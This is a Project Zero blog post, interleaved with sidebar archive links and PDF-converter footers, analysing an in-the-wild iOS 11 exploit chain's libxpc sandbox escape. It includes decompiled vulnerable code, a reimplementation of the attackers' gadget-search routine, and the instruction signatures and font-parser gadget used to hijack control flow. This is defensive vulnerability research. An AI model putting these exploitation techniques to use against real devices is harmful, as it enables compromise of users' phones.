Project Zero

News and updates from the Project Zero team at Google

Thursday, August 29, 2019

In-the-wild iOS Exploit Chain 3

Posted by Ian Beer, Project Zero

TL;DR

This chain targeted iOS 11-11.4.1, spanning almost 10 months. This is the first chain we observed which had a separate sandbox escape exploit.

The sandbox escape vulnerability was a severe security regression in libxpc, where refactoring lead to a $<$ bounds check becoming a $!=$ comparison against the boundary value. The value being checked was read directly from an IPC message, and used to index an array to fetch a function pointer.

It's difficult to understand how this error could be introduced into a core IPC library that shipped to end users. While errors are common in software development, a serious one like this should have quickly been found by a unit test, code review or even fuzzing. It's especially unfortunate as this location would naturally be one of the first ones an attacker would look, as I detail below.

In-the-wild iOS Exploit Chain 3 - XPC + VXD393/D5500 repeated IOFree

Search This Blog

Search

Pages

- Working at Project Zero
- 0day "In the Wild"
- Vulnerability Disclosure FAQ

Archives

2019

- A very deep dive into iOS Exploit chains found in ... (Aug)
- In-the-wild iOS Exploit Chain 1 (Aug)
- In-the-wild iOS Exploit Chain 2 (Aug)
- In-the-wild iOS Exploit Chain 3 (Aug)
- In-the-wild iOS Exploit Chain 4 (Aug)
- In-the-wild iOS Exploit Chain 5 (Aug)
- Implant Teardown (Aug)
- JSC Exploits (Aug)
- The Many Possibilities of CVE-2019-8646 (Aug)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

targets: 5s through X, 11.0 through 11.4

Devices:
iPhone6,1 (5s, N51AP)
iPhone6,2 (5s, N53AP)
iPhone7,1 (6 plus, N56AP)
iPhone7,2 (6, N61AP)
iPhone8,1 (6s, N71AP)
iPhone8,2 (6s plus, N66AP)
iPhone8,4 (SE, N69AP)
iPhone9,1 (7, D10AP)
iPhone9,2 (7 plus, D11AP)
iPhone9,3 (7, D101AP)
iPhone9,4 (7 plus, D111AP)
iPhone10,1 (8, D20AP)
iPhone10,2 (8 plus, D21AP)
iPhone10,3 (X, D22AP)
iPhone10,4 (8, D201AP)
iPhone10,5 (8 plus, D211AP)
iPhone10,6 (X, D221AP)

Versions:
15A372 (11.0 - 19 Sep 2017)
15A402 (11.0.1 - 26 Sep 2017)
15A403 (11.0.2 - 26 Sep 2017 - seems to be 8/8plus only, which didn't get 15A402)
15A421 (11.0.2 - 3 Oct 2017)
15A432 (11.0.3 - 11 Oct 2017)
15B93 (11.1 - 31 Oct 2017)
15B150 (11.1.1 - 9 Nov 2017)
15B202 (11.1.2 - 16 Nov 2017)
15C114 (11.2 - 2 Dec 2017)
15C153 (11.2.1 - 13 Dec 2017)
15C202 (11.2.2 - 8 Jan 2018)
15D60 (11.2.5 - 23 Jan 2018)
15D100 (11.2.6 - 19 Feb 2018)
15E216 (11.3 - 29 Mar 2018)

- Down the Rabbit-Hole... (Aug)
- The Fully Remote Attack Surface of the iPhone (Aug)
- Trashing the Flow of Data (May)
- Windows Exploitation Tricks: Abusing the User-Mode... (Apr)
- Virtually Unlimited Memory: Escaping the Chrome Sa... (Apr)
- Splitting atoms in XNU (Apr)
- Windows Kernel Logic Bug Class: Access Mode Mismat... (Mar)
- Android Messaging: A Few Bugs Short of a Chain (Mar)
- The Curious Case of Convexity Confusion (Feb)
- Examining Pointer Authentication on the iPhone XS (Feb)
- voucher_swap: Exploiting MIG reference counting in... (Jan)
- Taking a page from the kernel's book: A TLB issue ... (Jan)

2018

- On VBScript (Dec)
- Searching statically-linked vulnerable library fun... (Dec)
- Adventures in Video Conferencing Part 5: Where Do ... (Dec)
- Adventures in Video Conferencing Part 4: What Didn... (Dec)
- Adventures in Video Conferencing Part 3: The Even ... (Dec)
- Adventures in Video Conferencing Part 2: Fun with ... (Dec)
- Adventures in Video Conferencing Part 1: The Wild ... (Dec)
- Injecting Code into Windows Protected Processes us... (Nov)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

15E302 (11.3.1 - 24 Apr 2018)
15F79 (11.4 - 29 May 2018)

first unsupported version: 11.4.1 - 9 July 2018

Binary structure

Starting from this third chain the privesc binaries have a different structure. Rather than using the system loader and linking against the required symbols, they instead resolve all the required symbols themselves via `dlsym` (with the address of `dlsym` getting passed in from the `JSC` exploit.) Here's a snippet from the start of the symbol resolution function:

```
syscall  = dlsym(RTLD_DEFAULT, "syscall");
memcpy   = dlsym(RTLD_DEFAULT, "memcpy");
memset   = dlsym(RTLD_DEFAULT, "memset");
mach_msg = dlsym(RTLD_DEFAULT, "mach_msg");
stat     = dlsym(RTLD_DEFAULT, "stat");
open     = dlsym(RTLD_DEFAULT, "open");
read     = dlsym(RTLD_DEFAULT, "read");
close    = dlsym(RTLD_DEFAULT, "close");
...
```

Interestingly, this seems to be an append-only list, and there are plenty of symbols which aren't used. In **Appendix A** I've enumerated those, and guessed what bugs they might have been targeting with earlier versions of this framework.

Checking for prior compromise

Like PE2, after the kernel exploit has successfully run they make a system modification which can be observed from inside the sandbox. This time they add the string "`iop114`" to the device bootargs which can be read from inside the `WebContent` sandbox via the `kern.bootargs sysctl`:

```
sysctlbyname("kern.bootargs", bootargs, &v7, 0LL, 0LL);
if (strcmp(bootargs, "iop114")) {
  syslog(0, "to sleep ...");
```


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
    while (1)
      sleep(1000);
  }
```

Unchecked array index in xpc

`XPC` (which probably stands for "*Cross*"-Process Communication) is an IPC mechanism which uses mach messages as a transport layer. It was introduced in 2011 around the time of iOS 5. `XPC` messages are serialized object trees, typically with a dictionary at the root. `XPC` also contains functionality for exposing and managing named services; newer IPC services tend to be built on `XPC` rather than the legacy MIG system.

XPC was marketed as a security boundary; at the 2011 Apple World Wide Developers Conference (WWDC) Apple explicitly stated the benefits of isolation via XPC as "Little to no harm if service is exploited" and that it "Minimizes impact of exploits." Unfortunately, there has been a long history of bugs in `XPC`; both in the core library as well as in how services used its `API`s. See for example the following P0 issues: 80, 92, 121, 130, 1247, 1713. Core XPC bugs are quite useful, as they allow you to target any process which uses XPC.

This particular bug appears to have been introduced via some refactoring in iOS 11 in the way that the XPC code parses serialized xpc dictionary objects in "fast mode". Here's the old code:


```
struct _context {
  xpc_dictionary* dict;
  char* target_key;
  xpc_serializer* result;
  int* found
};

int64
_xpc_dictionary_look_up_wire_apply(
  char *current_key,
  xpc_serializer* serializer,
  struct _context *context)
{
  if ( !current_key )
    return 0;
```


Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
  if (strcmp(context->target_key, current_key))
    return _skip_value(serializer);

  // key matches; result is current state of serializer
  memcpy(context->result, serializer, 0xB0);
  *(context->found) = 1;
  return 0;
}
```

An `xpc_serializer` object is a wrapper around a raw, unparsed `XPC` message. (The `xpc_serializer` type is responsible for both serialization and deserialization.)

Here's an example serialized XPC message:



In `XPC`'s "slow mode" an incoming message is completely deserialized into `XPC` objects when it's received.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

The fast mode instead attempts to lazily search for values inside the serialized dictionaries when they're first requested, rather than parsing everything upfront. It does this by comparing the keys in the serialized dictionary against the desired key; if the current key doesn't match they call `skip_value` to jump over the payload value of the current key to the next key in the serialized XPC dictionary object.

```
int skip_value(xpc_serializer* serializer)
{
  uint32_t wireid;
  uint64_t wire_length;

  wireid = read_id(xpc_serializer);

  if (wireid == 0x1A000)
    return 0LL;

  wire_length = xpc_types[wireid >> 12]->wire_length(serializer);

  if (wire_length == -1 ||
      wire_length > serializer->remaining)
    return 0;

  // skip over the value
  xpc_serializer_advance(serializer, wire_length);
  return 1;
}
```

```
uint32_t read_id(xpc_serializer* serializer)
{
  // ensure there are 4 bytes to be read; return pointer to them
  wireid_ptr = xpc_serializer_read(serializer, 4, 0, 0);
  if ( !wireid_ptr )
    return 0x1A000;

  uint32_t wireid = *wireid_ptr;
  uint32_t typeid = wireid >> 12;
```


- Three bypasses and a fix for one of Flash's Vector... (Aug)
- Attacking ECMAScript Engines with Redefinition (Aug)
- One font vulnerability to rule them all #3: Window... (Aug)
- One font vulnerability to rule them all #2: Adobe ... (Aug)
- One font vulnerability to rule them all #1: Introd... (Jul)
- One Perfect Bug: Exploiting Type Confusion in Flas... (Jul)
- Significant Flash exploit mitigations are live in ... (Jul)
- From inter to intra: gaining reliability (Jul)
- When ‘int’ is the new ‘short’ (Jul)
- What is a "good" memory corruption vulnerability? (Jun)
- Analysis and Exploitation of an ESET Vulnerability... (Jun)
- Owning Internet Printing - A Case Study in Modern ... (Jun)
- Dude, where’s my heap? (Jun)
- In-Console-Able (May)
- A Tale of Two Exploits (Apr)
- Taming the wild copy: Parallel Thread Corruption (Mar)
- Exploiting the DRAM rowhammer bug to gain kernel p... (Mar)
- Feedback and data-driven updates to Google’s discl... (Feb)
- (^Exploiting)\s*(CVE-2015-0318)\s*(in)\s*(Flash$) (Feb)
- A Token’s Tale (Feb)
- Exploiting NVMAP to escape the Chrome sandbox - CV... (Jan)
- Finding and exploiting ntpd vulnerabilities (Jan)

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
  // if any bits other than 12-20 are set,
  // or the type_index is 0, fail
  if (wireid & 0xFFF00FFF ||
      typeid == 0
      typeid >= _xpc_ntypes) { // 0x19
    return 0x1A000LL;
  }

  return wireid;
}
```

skip_value first calls read_id, which reads 4 bytes from the serialized message. Those four bytes are the wireid value, which tells XPC the type of the serialized value. read_id also verifies that the wireid is valid: the xpc typeid is contained in bits 12-20 of the wireid, only those bits may be set and the value of the typeid must be greater than zero and less than 0x19. If these conditions aren't met then read_id returns the sentinel wireid value of 0x1A000. skip_id checks for this sentinel return value from read_id and aborts. If read_id returns a valid wireid value, then skip_id uses the typeid bits to index the xpc_types array and call a function pointer read indirectly from there.

Let's take a look at how this code changed in iOS 11. The prototype for xpc_dictionary_look_up_wire_apply is unchanged:

```
int64
_xpc_dictionary_look_up_wire_apply(
  char *current_key,
  xpc_serializer* serializer,
  struct _context *context)
{
  if (!current_key)
    return 0;

  if (strcmp(context->target_key, current_key))
    return skip_id_and_value(serializer);
```

2014

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
  memcpy(context->result, serializer, 0xB0);
  *(context->found) = 1;
  return 0;
}
```

The call to `skip_value` has been replaced with a call to `skip_id_and_value` however:

```
int64 skip_id_and_value(xpc_serializer* serializer)
{
  uint32_t* wireid_ptr = xpc_serializer_read(serializer, 4, 0, 0);
  if (!wireid_ptr)
    return 0;

  uint32_t wireid = *wireid_ptr;
  if (wireid != 0x1B000)
    return skip_value(xpc_serializer, wireid);

  return 0;
}
```

There's no call to `read_id` anymore (which was responsible for both reading and verifying the id) instead `skip_id_and_value` reads the four byte `wireid` value itself. Curiously it compares the four-byte `wireid` value against `0x1B000`. Is this comparison supposed to actually be something like this?

```
  wireid < 0x1B000
```

Something seems very wrong.

The controlled `wireid` value, which can now be any value apart from `0x1B000`, is passed to `skip_value`; which has a different prototype to before now taking a `wireid` in addition to the `xpc_serializer`:

```
int64
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
skip_value(xpc_serializer* serializer, uint32_t wireid)
{
  // declare function pointer
  uint32_t (wire_length_fptr*)(xpc_serializer*);

  wire_length_fptr = xpc_wire_length_from_wire_id(wireid);
  uint32_t wire_length = wire_length_fptr(serializer)

  if (wire_length == -1 ||
      wire_length > serializer->remaining) {
    return 0;
  }
  xpc_serializer_advance(serializer, wire_length);
  return 1;
}
```

```
uint32_t (*)(xpc_serializer*)
xpc_wire_length_from_wire_id(uint32_t wireid)
{
  return xpc_types[wireid >> 12]->wire_length;
}
```

Not only has the prototype of `skip_value` changed; the precondition has changed too: it used to be the case that `skip_value` was responsible for verifying the `wireid` value in the message. That's no longer the case. The `wireid` value is passed directly to `xpc_wire_length_from_wire_id` where the lower 12-bits are shifted out and the upper 20 are used to directly index the `xpc_types` array. `xpc_types` is an array of pointers to Objective-C classes; the field at `+0x90` is the `wire_length` function pointer, which will be called by `skip_value`.

What happened to all the bounds checking? Lots of code changed subtly here; the semantics of the functions changed and in the end a correct bounds check seems to have become a comparison against just a single invalid value.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Looking at the other `xpc_wire_length_from_wire_id` call-sites they are all dominated by calls to `_xpc_class_id_from_wire_valid`, which actually validates the `wireid`:

```
int xpc_class_id_from_wire_valid(uint32_t wireid)
{
  if (((wire_id - 0x1000) < 0x1A000) &&
      ((wire_id & 0xFFF00F00) == 0)) {
    return 1;
  }
  return 0;
}
```

It's very simple to hit this bug; anywhere between iOS 11.0 and 11.4.1 just flip a few bits in an XPC message and you'll probably hit it. This is why I believe that fuzzing or a unit test would have quickly found this issue.

XPC eXploitation

Let's take a closer look at exactly what will happen when the vulnerability is triggered:

```
int64 skip_id_and_value(xpc_serializer* serializer)
{
  uint32_t* wireid_ptr = xpc_serializer_read(serializer, 4, 0, 0);
  if (!wireid_ptr)
    return 0;

  uint32_t wireid = *wireid_ptr;
  if (wireid != 0x1B000)
    return skip_value(xpc_serializer, wireid);
```

`xpc_serializer_read` returns a pointer into the raw mach message buffer; it's just ensuring that there are at least 4 bytes left to read. As long as those 4 bytes don't contain the value `0x1B000`, they'll pass the checks.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

Let's look at the iOS 11 version of `skip_value` again:

```
int64
skip_value(xpc_serializer* serializer, uint32_t wireid)
{
  // declare function pointer
  uint32_t (wire_length_fptr*)(xpc_serializer*);

  wire_length_fptr = xpc_wire_length_from_wire_id(wireid);
  uint32_t wire_length = wire_length_fptr(serializer)
```

Each `XPC` type (eg `xpc_dictionary`, `xpc_string`, `xpc_uint64`) defines a function to determine how large their serialized payload is. For fixed-sized objects, such as an `xpc_uint64`, this will just return a constant (an `xpc_uint64` payload is always 8 bytes):

```
__xpc_uint64_wire_length
MOV    W0, #8
RET
```

Similarly, an xpc_uuid object always has a 0x10 byte payload:

```
__xpc_uuid_wire_length
MOV    W0, #0x10
RET
```

For variable-sized types the length needs to be read from the serialized object:

```
__xpc_string_wire_length
B      __xpc_wire_length
```

All variable-sized xpc objects record their size in bytes directly after their `wireid`, so `_xpc_wire_length`

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

just reads the next 4 bytes without consuming them.

`_xpc_wire_length_from_wire_id` looks up the correct function pointer to call:

```
uint32_t (*)(xpc_serializer*)
xpc_wire_length_from_wire_id(uint32_t wireid)
{
  return xpc_types[wireid >> 12]->wire_length;
}
```

`xpc_types` is an array of pointers to the relevant Objective-C class objects:

```
__xpc_types:
libxpc:__const:DCQ 0
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_null
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_bool
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_int64
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_uint64
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_double
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_pointer
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_date
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_data
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_string
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_uuid
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_fd
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_shmem
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_mach_send
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_array
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_dictionary
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_error
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_connection
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_endpoint
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_serializer
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD


```
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_pipe
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_mach_recv
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_bundle
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_service
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_service_instance
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_activity
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_file_transfer
__xpc_ool_types:
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_fd
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_shmem
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_mach_send
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_connection
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_endpoint
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_mach_recv
libxpc:__const:DCQ _OBJC_CLASS_$_OS_xpc_file_transfer
```

The value at offset `+0x90` in each xpc type's class object is its `wire_length` function pointer. That function pointer will be called with one argument, which is a pointer to the current `xpc_serializer` object.

This gives quite an interesting exploitation primitive:

They control an array index `i`, which can be between `0x1c` and `0x100000` (since it's the upper `20` bits of the controlled `wireid` value). That will index the `xpc_types` array, in the const segment of the `libxpc.dylib` library in the shared cache. The code will read the pointer at the offset they provide (without bounds checking) then call the function pointer at offset `+0x90` from that:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD



When `F_PTR` gets called, no register will point to controlled data. `X0` will point to the current `xpc_serializer`, so that seems like the logical choice for targeting to make something more interesting happen. The relevant fields of an `xpc_serializer` object which can be indirectly controlled are:

```
+0x28 = buffer
+0x30 = buffer_size
+0x38 = current_position_in_buffer_ptr
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
+0x40 = remaining to be consumed
+0x48 = NULL
```

So the goal is to find a value `i` between `0x1C` and `0x100000` such that the `i`'th pointer from the start of the `xpc_types` array contains a pointer to a structure, which at offset `+0x90` has a function pointer which when called will do something interesting with the values at offsets `+0x28` or `+0x38` from `X0`, probably calling a function pointer from there and giving better register control.

Sounds fun! How do they do it?

One in a million

At runtime they check each possible value of `i`, looking for a situation where `F_PTR` ends up pointing to code which matches one of the two following signatures:

Candidate A:

```
upper 8 bits of previous instruction must be 0x17
upper 16 bits of target F_PTR instruction must be 0x17ff
next instruction must be 0xd1004000 (sub x0, x0, #0x10)
```

Candidate B:

```
gadget pointer must point to a sequence of 9 instructions matching the
following template
0 STP             X20, X19, [SP,#-0x20]!
1 STP             X29, X30, [SP,#0x10]
2 ADD             X29, SP, #0x10
3 MOV             X19, X0
4 *
5 *
6 add x9, x8, #0x10
7 *
8 add x8, x8, #0x1e0
```

I re-implemented their gadget search code and tested it on a few devices to see what it finds:

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
#include "xpc.h"
#include <dlfcn.h>
#include <string.h>

int syscall(int, ...);

void* xpc_null_create(void);

void find_it() {
  void* handle = dlopen("/usr/lib/system/libxpc.dylib", 2);
  if (!handle) {
    printf("unable to dlopen libxpc\n");
    return;
  }

  printf("handle: %p\n", handle);

  void* xpc_type_null = dlsym(handle, "_xpc_type_null");
  printf("xpc_type_null: %p\n", xpc_type_null);

  void** xpc_null = xpc_null_create();
  printf("xpc_null: %p\n", xpc_null);

  xpc_null -= 2;
  uint8_t* xpc_types = NULL;

  for (int i = 0; i < 0x10000; i++) {
    if (*xpc_null == xpc_type_null) {
      xpc_types = (uint8_t*)(xpc_null - 1);
      break;
    }
    xpc_null--;
  }

  if (xpc_types == NULL) {
    printf("didn't find xpc_types\n");
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
    return;
  }

  printf("found xpc_types here: %p\n", xpc_types);

  uint8_t* shared_cache_base = NULL;
  syscall(294, &shared_cache_base);
  printf("shared_cache_base: %p\n", shared_cache_base);

  // how big is the cache mapping which we can potentially point to?
  uint32_t mapping_offset = *(uint32_t*)(shared_cache_base+0x10);
  uint32_t n_mappings = *(uint32_t*)(shared_cache_base+0x14);

  uint8_t* mapping_info = shared_cache_base+mapping_offset;

  uint64_t cache_size = 0;
  for (int i = 0; i < n_mappings-1; i++) {
    cache_size += *(uint64_t*)(mapping_info+0x08);
    mapping_info += 0x20;
  }

  printf("cache_size: %llx\n", cache_size);

  for (int i = 0; i < 0x7fffff; i++) {
    // try each typeid and see what gadget we hit:
    uint8_t* type_struct_ptr = (xpc_types + (8*i));
    uint8_t* type_struct = *(uint8_t**)(type_struct_ptr);

    if ((type_struct > shared_cache_base) &&
        (type_struct < (shared_cache_base+cache_size)))
    {
      uint8_t* fptr = *(uint8_t**)(type_struct+0x90);
      if (fptr > shared_cache_base && fptr < (shared_cache_base + cache_size))
      {
        // try the shorter signature
        if (instr[-1] >> 0x18 == 0x17 &&
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
            instr[0] >> 0x10 == 0x17ff &&
            instr[1] == 0xD1004000) {
            printf("shorter sequence match at %p\n", fptr);
         }

        // try the longer signature
        uint32_t gadget[4] = {0xA9BE4FF4,  // STP X20, X19, [SP,#-0x20]!
                              0xA9017BFD,  // STP X29, X30, [SP,#0x10]
                              0x910043FD,  // ADD X29, SP, #0x10
                              0xAA0003F3}; // MOV  X19, X0
        uint32_t* instr = (uint32_t*)fptr;

        if((memcmp(fptr, (void*)gadget, 0x10) == 0) &&
           instr[6] == 0x91004109 &&       // ADD X9, X8, #0x10
           instr[8] == 0x91078108)         // ADD X8, X8, #0x1e0
        {
          printf("potential initial match here: %p\n", fptr);
        }
      }
    }
  }
  printf("done\n");
}
```

The candidate B signature matches the following function in `libfontparser`:

```
TXMLSplicedFont::~TXMLSplicedFont(TXMLSplicedFont *__hidden this)

var_10= -0x10
var_s0=  0

STP   X20, X19, [SP,#-0x10+var_10]!
STP   X29, X30, [SP,#0x10+var_s0]
ADD   X29, SP, #0x10
MOV   X19, X0
ADRP  X8, #__ZTV15TXMLSplicedFont@PAGE ; `vtable for'TXMLSplicedFont
```

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
ADD   X8, X8, #__ZTV15TXMLSplicedFont@PAGEOFF ; `vtable for'TXMLSplicedFont
ADD   X9, X8, #0x10
STR   X9, [X19]
ADD   X8, X8, #0x1E0
STR   X8, [X19,#0x10]
ADD   X0, X19, #0x48 ; 'H' ; this
BL    __ZN13TCFDictionaryD2Ev ; TCFDictionary::~TCFDictionary()
ADD   X0, X19, #0x30 ; '0' ; this
BL    __ZN26TDataForkFileDataReferenceD1Ev ;
TDataForkFileDataReference::~TDataForkFileDataReference()
MOV   X0, X19 ; this
LDP   X29, X30, [SP,#0x10+var_s0]
LDP   X20, X19, [SP+0x10+var_10],#0x20
B     __ZN5TFontD2Ev ; TFont::~TFont()
```

Candidate A matches a branch instruction to that same code:

```
B      0x1856b1cd4 ; TXMLSplicedFont::~TXMLSplicedFont()
```

Let's step through that `TXMLSplicedFont` destructor code to see what happens. Remember that at this point `X0` points to an `xpc_serializer` object:

```
MOV   X19, X0
ADRP  X8, #__ZTV15TXMLSplicedFont@PAGE ; `vtable for'TXMLSplicedFont
ADD   X8, X8, #__ZTV15TXMLSplicedFont@PAGEOFF ; `vtable for'TXMLSplicedFont
ADD   X9, X8, #0x10
STR   X9, [X19]
```

This writes the `TXMLSplicedFont vtable` pointer over the first 8 bytes of the `xpc_serializer`; no problem.

```
ADD   X8, X8, #0x1E0
STR   X8, [X19,#0x10]
```

This writes another vtable pointer over the 8 bytes at offset `+0x10`; still fine.

Create PDF in your applications with the Pdfcrowd HTML to PDF API PDFCROWD

```
ADD   X0, X19, #0x48 ; 'H' ; this
BL    __ZN13TCFDictionaryD2Ev ; TCFDictionary::~TCFDictionary()
```

This adds `0x48` to `X0` and passes that pointer value as the first argument to the `TCFDictionary` destructor:

```
void
TCFDictionary::~TCFDictionary(TCFDictionary *__hidden this)

var_10= -0x10
var_s0=  0

STP   X20, X19, [SP,#-0x10+var_10]!
STP   X29, X30, [SP,#0x10+var_s0]
ADD   X29, SP, #0x10
MOV   X19, X0
LDR   X0, [X19]
CBZ   X0, loc_18428B484
...
loc_18428B484
MOV   X0, X19
LDP   X29, X30, [SP,#0x10+var_s0]
LDP   X20, X19, [SP+0x10+var_10],#0x20
RET
```

Since the value at `+0x48` will be `NULL`, this will just return. Back in `~TXMLSplicedFont`:

```
ADD   X0, X19, #0x30 ; '0' ; this
BL    __ZN26TDataForkFileDataReferenceD1Ev
;TDataForkFileDataReference::~TDataForkFileDataReference()
```

